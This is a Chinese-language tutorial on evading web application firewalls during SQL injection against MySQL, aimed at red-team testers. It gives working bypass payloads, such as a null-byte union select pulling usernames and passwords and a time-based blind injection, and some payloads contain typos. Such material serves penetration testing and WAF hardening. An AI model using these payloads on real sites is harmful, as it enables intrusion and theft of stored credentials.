# SQL注入绕WAF研究

**前言：在如今WAF泛滥的一个互联网环境中，一名优秀的红队攻击手应掌握各种绕WAF手法，如此才能与WAF对抗，拿下目标Flag，本文以Mysql数据库举例，对SQL注入绕WAF进行研究分析**

## 1、WAF相关概念

WAF，全称：Web Application Firewall，也称为网站应用级入侵防御系统。

大白话的说，就是利用它内设的安全策略来为web应用程序提供保护的一款产品，那么对于我们来说，如果突破它的安全策略就显得尤为重要。

作为渗透测试人员都知道，在渗透的过程当中，最核心的就是构造自己的输入，然后分析目标返回的结果，从而判断出是否存在相应的问题。

那么WAF的基础检测机制也基于此——检测用户输入的内容，如果输入的内容中包含了一些危险字符，或者说有威胁性的字符，那么WAF就会对此进行拦截。

所以说，改变我们输入的内容形式，就是突破WAF的关键点。

### 1.1、WAF的介绍及分类

waf分为硬件防火墙和软件防火墙,其中硬件防火墙出自各大安全公司,价格昂贵,一般大公司才会购买;软件防火墙相对便宜,小公司使用较多。

现在国内互联网中常见的waf软件有以下三种:

* 安全狗(更新缓慢容易绕过)
* 宝塔(免费版和收费版)
* 阿里云盾(阿里云服务器自带,也叫安骑士)
* 云waf(云锁,360安全云等)

### 1.2、WAF的常见特征

之所以要谈到WAF的常见特征，是为了更好的了解WAF的运行机制，这样就能增加几分绕过的机会了。本文不对WAF做详细介绍，只谈及几点相关的。

总体来说，WAF(Web Application Firewall)的具有以下四个方面的功能：

1. 审计设备：用来截获所有HTTP数据或者仅仅满足某些规则的会话

2. 访问控制设备：用来控制对Web应用的访问，既包括主动安全模式也包括被动安全模式

3. 架构/网络设计工具：当运行在反向代理模式，他们被用来分配职能，集中控制，虚拟基础结构等。

4. WEB应用加固工具：这些功能增强被保护Web应用的安全性，它不仅能够屏蔽WEB应用固有弱点，而且能够保护WEB应用编程错误导致的安全隐患。

### 1.3、WAF的常见特点

异常检测协议：拒绝不符合HTTP标准的请求

增强的输入验证：代理和服务端的验证，而不只是限于客户端验证

白名单&黑名单：白名单适用于稳定的We应用，黑名单适合处理已知问题

基于规则和基于异常的保护：基于规则更多的依赖黑名单机制，基于异常更为灵活

状态管理：重点进行会话保护

另还有：Coikies保护、抗入侵规避技术、响应监视和信息泄露保护等

## 2.ByPass常见手法


1. 大小写混合
2. 替换关键字
3. 使用编码
4. 使用注释
5. 等价函数与命令
6. 使用特殊符号
7. HTTP参数控制
8. 缓冲区溢出
9. 整合绕过

### 2.1 大小写混合

这种绕过方式适用于阻塞过滤器不聪明的时候，也就说当阻塞过滤器的过滤规则只是对关键字符进行限制约束而过滤过程中并没有对关键字组成进行深入分析，而导致只是对关键字整体进行了过滤的问题。。。

### 2.2、使用编码

如常见的使用HEX编码，或者使用ASCII编码再使用特定函数进行解码，也可以尝试Base64编码进行绕过



### 2.3、使用注释绕过


在此之前，需要了解一下注释符以及其它空白符


|  |  |  |  |
| --- | --- | --- | --- |
| **数据库** | **MySQL** | **Oracle** | **MSSQL** |
| 注释符 | /\**/、#、/*!*/、/*!50000xx\*/、--、-- - 、--+ | --、/\*\*/ --%0a- | --、/\*\*/、--%0a- |
| 空白字符 | %09%0A%0B%0C%0D%20 | %00%09%0A%0B%0C%0D%20 | %00-%20 |

%0a 属于换行  
/\*\*/ 属于注释，其中的语句不会执行  
/\*!\*/ 属于内联注释，可以执行 /\*!50001and1=1\*/ 当Mysql版本大于5.00.01时即可执行  
可使用语句绕过  
/\*!50001and-- qwe/\*%0a1=1\*/  
  
其中详解  
-- qwe注释了/\* 因为-- qwe是单行注释，因此当遇到%0a换行时就不会再接着注释了  
其中因为1=1写在/\*\*/里面，WAF认为他是一个注释，所以不会管，但其实我们以及注释了这个/\*  
结尾的\*/是闭合开始时的/\*!



测试可绕最新版傻狗





在此处无论写什么都可以绕过检测

### 2.4、绕过空格过滤

如果在尝试注入过程中，发现空格被过滤，那么可以去尝试括号是否被过滤，如果括号未被过滤，那么就可以尝试用括号进行绕过。

因为在mysql中，括号是用来包围子查询的。因此，任何可以计算出结果的语句，多可以用括号围起来。而括号的两端可以没有多余的空格

例如：

Select(user())fromdualwhere(1=1)and(2=2)

这种过滤方式常常用于基于时间的盲注

例如：

?id=1'and(sleep(ascii(sbustr(database()from(1)for(1)))=109))%23

其中from(1)、for(1)属于逗号绕过

其它方式

两个空格代替一个空格  
用tab代替空格  
%0a代替空格  
/\*\*/ 替代空格

### 2.5、引号绕过

只针对这种情况有效

Select column\_name from information\_schema.columns where table\_name= ’users’  
  
Users的十六进制字符串是7573657273，那么利用十六进制编码绕过后的查询语句就变成了  
Select column\_name from information\_schema.columns where table\_name=7573657273

### 2.6、逗号绕过


在使用盲注的时候，需要使用到substr()，mid()，limit。这些子句方法都需要使用到逗号。


对于substr()和mid()这两个方法都可以使用from for方式来尝试绕过：

Select substr(database() from 1 for 1);  
  
Select mid(database() from 1 for 1);

使用join

Union select 1,2  
等价于  
union select \* from(select 1)a join (select 2)b







使用like

Select ascii(mid(user(),1,1))=80  
等价于  
select user() like ‘r%’

使用offset绕过

Select \* from news limit 0,1   
等价于  
select \* from news limit 1 offset 0  
  
含义是从第0条（不包括）数据开始取出1条数据，limit后面跟的是1条数据，offset后面是从第0条开始读取，即读取第1条






### 2.7、比较符号(<>)绕过

在SQL盲注中常常会使用到<>，当比较字符被拦截时，可以尝试以下方法绕过

Greatest()：返回最大值

使用N个参数，并返回N个参数中的最大值  
Greatest(value1,value2,…)



Least()：返回最小值

**上面两个函数的比较规则**

如果任何参数为NULL，则两个函数都将立即返回NULL，不进行任何比较  
  
如果在INT或REAL上下文中使用函数，或者所有参数都是整数值或REAL值，那么他们将分别作为INT或REAL来比较  
  
如果参数有数字和字符串组成，则函数将他们作为数字比较  
  
如果至少有一个参数是非二进制(字符)字符串，则函数将参数作为非二进制字符串来比较  
  
在所有其他情况下，函数将作为二进制字符串进行比较

同样是在使用盲注的时候，在使用二分法查找的时候需要使用到比较操作符来进行查找。如果无法使用比较操作符，那么就需要使用greatest来尝试绕过：

Select \* from users where id=1 and ascii(substr(database(),1,1))>97  
  
等价于  
  
Select \* from users where id=1 and greatest(ascii(subatr(database(),1,1)),64)=64  
  
使用between、and  
  
Between a and b;  
  
Between 1 and 1 ===> =1



### 2.8、Or and xor not绕过

And == &&  
  
Or == ||  
  
Xor = |  
  
Not = !

### 2.9、注释符号（# --+）过滤绕过

Id = 1' union select 1,2,3 || '1

### 2.10、+绕过

使用like、rlike、regexp或者使用<或者>

### 2.11、空字节绕过

通常的输入过滤器都是在应用程序之外的代码实现的。比如入侵检测系统(IDS)，这些系统一般是由原生编程语言开发而成的，比如c++，为什么空字节能起作用呢？就是因为在原生编程语言中，根据字符串起始位置到第一个出现空字节的位置来确定字符串长度，所以说空字节就有效终止了字符串。

只需要在过滤器组织的字符串前面提供一个采用URL编码的空字节即可，例如：

1.%00' union select username,password from users where username='admin' --


### 2.11、垃圾数据绕过

在很多GET传参的网站，过滤函数对传入的内容有长度限制的时候，会导致GET传入一些垃圾数据的时候，长于过滤的长度的时候就可以实现绕过

### 2.12、等价函数绕过

hex()、bin() ==> ascii()  
  
sleep() ==>benchmark()  
  
concat\_ws()==>group\_concat()  
  
mid()、substr() ==> substring()  
  
@@user ==> user()  
  
@@datadir ==> datadir()  
  
举例：substring()和substr()无法使用时：?id=1+and+ascii(lower(mid((select+pwd+from+users+limit+1,1),1,1)))=74　  
  
或者：  
substr((select 'password'),1,1) = 0x70  
strcmp(left('password',1), 0x69) = 1  
strcmp(left('password',1), 0x70) = 0  
strcmp(left('password',1), 0x71) = -1


### 2.13、参数污染

在 php 语言中 id=1&id=2 后面的值会自动覆盖前面的值，不同的语言有不同的特性。可以利用这点绕过一 些 waf 的拦截。以下是其他污染特性



### 2.14、脏数据溢出绕过


数据太多超过waf检测范围，然后造成绕过,前面填垃圾数据后面填要注入的SQL语句，如果是GET传参，参数值超过GET所能运行的长度可能无法利用，所以最好是POST传参(前提是对方支持POST传参)



### 2.15、分块传输


分块传输编码是只在HTTP协议1.1版本中提供的一种数据传送机制。

以往HTTP的应答中数据是整个一起发送的，并在应答头里Content-Length字段标识了数据的长度，以便客户端知道应答消息的结束。分块传输编码允许服务器在最后发送消息头字段。

例如在头中添加散列签名。对于压缩传输传输而言，可以一边压缩一边传输，将本该一次性传输的完整数据分块传输，从而绕过waf的检测。 


### 2.16、参数拆分绕过

配合多个参数的传参，将注入的内容拼接到同一条 SQL 语句中，可以将注入语句分割插入绕过waf拦截。



### 2.17、白名单绕过

有些 WAF 会自带一些文件白名单，对于白名单 waf 不会拦截任何操作，比如白名单目录，白名单文件等等，所以可以利用这个特点，可以进行突破。



### 2.18、花括号绕过

